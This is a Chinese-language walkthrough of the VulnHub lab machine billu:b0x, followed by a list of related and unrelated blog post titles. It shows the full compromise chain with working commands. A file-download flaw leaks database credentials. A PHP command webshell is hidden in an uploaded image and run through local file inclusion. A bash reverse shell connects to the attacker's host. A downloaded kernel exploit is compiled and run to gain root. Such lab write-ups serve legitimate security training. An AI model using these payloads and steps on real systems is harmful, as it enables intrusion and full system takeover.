
vulnhub billu:b0x
知识点
SQLi、目录爆破、数据库操作、文件包含漏洞、提权、反弹shell
解题步骤
nmap扫描有80,22端口
nmap -sV -Pn -T 4 192.168.220.132
访问网页提示sqli,使用万能注入admin' or 'a'='a --,返回js弹窗,可能无法注入
御剑扫描目录有test.php、index.php、c.php、show.php、in.php等

尝试下载文件

发现调用函数file_download($_POST['file']);下载文件,即在test.php页面通过传入file的文件名,可以下载对应的文件。
将其他php文件下载下来,发现c.php文件中包含了mysql的账户密码
$conn = mysqli_connect("127.0.0.1","billu","b0x_billu","ica_lab");

访问192.168.220.132/phpmyadmin输入账户密码,成功进入


在ica表的auth列中找到后台登录账户和密码
登录index.php,进入http://192.168.220.132/panel.php,发现有show User和Add User,分别对应数据库user表和add.php的样式
添加用户,可以正常上传

右键图片有图片地址,进入查看
在panel.php源码中查看到可能存在本地文件包含漏洞
	if($choice==='add')

	{

       		include($dir.'/'.$choice.'.php');

			die();

	}

        if($choice==='show')

	{

		include($dir.'/'.$choice.'.php');

		die();

	}

	else

	{

		include($dir.'/'.$_POST['load']);

	}
在一个图片后面上传cmd马<?php system($_GET['cmd']); ?>并上传


在panel.php点击continue,修改load位置为上传的图片load=/uploaded_images/1.jpg&continue=continue

成功得到回显
POST /panel.php?cmd=cat%20/etc/passwd;ls查看用户

利用bash反弹shell
echo "bash -i >& /dev/tcp/192.168.220.154/4444 0>&1" | bash
需要转为url
burp发送
监听成功
┌──(root㉿kali)-[/home/kali/桌面]

└─# nc -nvlp 4444

listening on [any] 4444 ...

connect to [192.168.220.154] from (UNKNOWN) [192.168.220.132] 58490

bash: no job control in this shell

www-data@indishell:/var/www$
查看系统内核版本,为ubuntu12.04
cat /etc/issue
本地提权漏洞
https://www.exploit-db.com/exploits/37292/
由于菜刀连接失败,使用python开启http服务
python -m http.server 80
在靶机上请求下载
www-data@indishell:/var/www/uploaded_images$ wget http://192.168.220.154/37292.c

</uploaded_images$ wget http://192.168.220.154/37292.c

--2022-04-21 10:50:23--  http://192.168.220.154/37292.c

Connecting to 192.168.220.154:80... connected.

HTTP request sent, awaiting response... 200 OK

Length: 5119 (5.0K) [text/x-csrc]

Saving to: `37292.c'

     0K ....                                                  100% 3.50M=0.001s

2022-04-21 10:50:23 (3.50 MB/s) - `37292.c' saved [5119/5119]
下载完成后赋权编译运行
chmod 777 37292.c

gcc 37292.c -o exp

./exp
提权完毕
# id

uid=0(root) gid=0(root) groups=0(root),33(www-data)
vulnhub billu:b0x的更多相关文章
- Vulnhub靶场题解
Vulnhub简介 Vulnhub是一个提供各种漏洞环境的靶场平台,供安全爱好者学习渗透使用,大部分环境是做好的虚拟机镜像文件,镜像预先设计了多种漏洞,需要使用VMware或者VirtualBox运行 ...
- Billu_b0x内网渗透-vulnhub
个人博客:点我 本次来试玩一下vulnhub上的Billu_b0x,只有一个flag,下载地址. 下载下来后是 .ova 格式,建议使用vitualbox进行搭建,vmware可能存在兼容性问题.靶场 ...
- vulnhub writeup - 持续更新
目录 wakanda: 1 0. Description 1. flag1.txt 2. flag2.txt 3. flag3.txt Finished Tips Basic Pentesting: ...
- Vulnhub Billu_b0x
1.信息收集 1.1.获取IP地址: map scan report for 192.168.118.137 Host is up (0.00017s latency). Not shown: 998 ...
- Vulnhub Breach1.0
1.靶机信息 下载链接 https://download.vulnhub.com/breach/Breach-1.0.zip 靶机说明 Breach1.0是一个难度为初级到中级的BooT2Root/C ...
- Vulnhub靶场渗透练习(二) Billu_b0x
运行虚拟机直接上nmap扫描 获取靶场ip nmap 192.168.18.* 开放端口 TCP 22 SSH OpenSSH 5.9p1 TCP 80 HTTP Apache httpd 2.2.2 ...
- HA Joker Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-joker,379/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202.132Starti ...
- HA: ISRO Vulnhub Walkthrough
下载地址: https://www.vulnhub.com/entry/ha-isro,376/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202.131Startin ...
- LAMPSecurity: CTF6 Vulnhub Walkthrough
镜像下载地址: https://www.vulnhub.com/entry/lampsecurity-ctf6,85/ 主机扫描: ╰─ nmap -p- -sV -oA scan 10.10.202 ...
- Hacker Fest: 2019 Vulnhub Walkthrough
靶机地址: https://www.vulnhub.com/entry/hacker-fest-2019,378/ 主机扫描: FTP尝试匿名登录 应该是WordPress的站点 进行目录扫描: py ...
随机推荐
- 保姆级教程:用GPU云主机搭建AI大语言模型并用Flask封装成API,实现用户与模型对话
导读 在当今的人工智能时代,大型AI模型已成为获得人工智能应用程序的关键.但是,这些巨大的模型需要庞大的计算资源和存储空间,因此搭建这些模型并对它们进行交互需要强大的计算能力,这通常需要使用云计算服务 ...
- [C++提高编程] 3.3 deque容器
文章目录 3.3 deque容器 3.3.1 deque容器基本概念 3.3.2 deque构造函数 3.3.3 deque赋值操作 3.3.4 deque大小操作 3.3.5 deque 插入和删除 ...
- [[SCOI2008]城堡] 解题报告
[SCOI2008]城堡 最大值最小,显然二分答案,但考虑二分后如何 check. \(n\) 个点 \(n\) 条边,显然这是一个基环树森林.对于基环树,常用的套路是拆环为链,枚举删去哪条边.但这题 ...
- 2023-05-04:用go语言重写ffmpeg的scaling_video.c示例,用于实现视频缩放(Scaling)功能。
2023-05-04:用go语言重写ffmpeg的scaling_video.c示例,用于实现视频缩放(Scaling)功能. 答案2023-05-04: 这段代码实现了使用 libswscale 库 ...
- 2020-11-26:go中,map的创建流程是什么?
福哥答案2020-11-26: [答案来自此链接:](https://www.bilibili.com/video/BV1Nr4y1w7aa?p=10)源码位于runtime/map.go文件中的ma ...
- 2021-06-18:已知数组arr,生成一个数组out,out的每个元素必须大于等于1,当arr[cur]>arr[cur-1]时,out[cur]>out[cur-1];当arr[cur]>arr
2021-06-18:已知数组arr,生成一个数组out,out的每个元素必须大于等于1,当arr[cur]>arr[cur-1]时,out[cur]>out[cur-1]:当arr[cu ...
- 不是单例的单例——巧用ClassLoader
本文通过如何将一个单例类实例化两次的案例,用代码实践来引入 Java 类加载器相关的概念与工作机制.理解并熟练掌握相关知识之后可以扩宽解决问题的思路,另辟蹊径,达到目的. 背景 单例模式是最常用的设计 ...
- Updates were rejected because the tip of your current branch is behind
最近本地一个flutter项目因为当时使用可视化创建的时候出了一些问题,但是起初没有注意,后来因为需要新增一个语音插件,需要修改原生android MainActivity.java,才发现这个目录根 ...
- Python基础 - 算数运算符
算数运算符 运算符 描述 实例 + 加 - 两个对象相加 a + b 输出结果 30 - 减 - 得到负数或是一个数减去另一个数 a - b 输出结果 -10 * 乘 - 两个数相乘或是返回一个被 ...
- cv学习总结(11.14-11.20)
本周主要完成了assignment2中的connected_layer部分的代码,跟assignment1中的two_layer_net相比,虽然整体思路都是实现全连接的网络,但是connect_la ...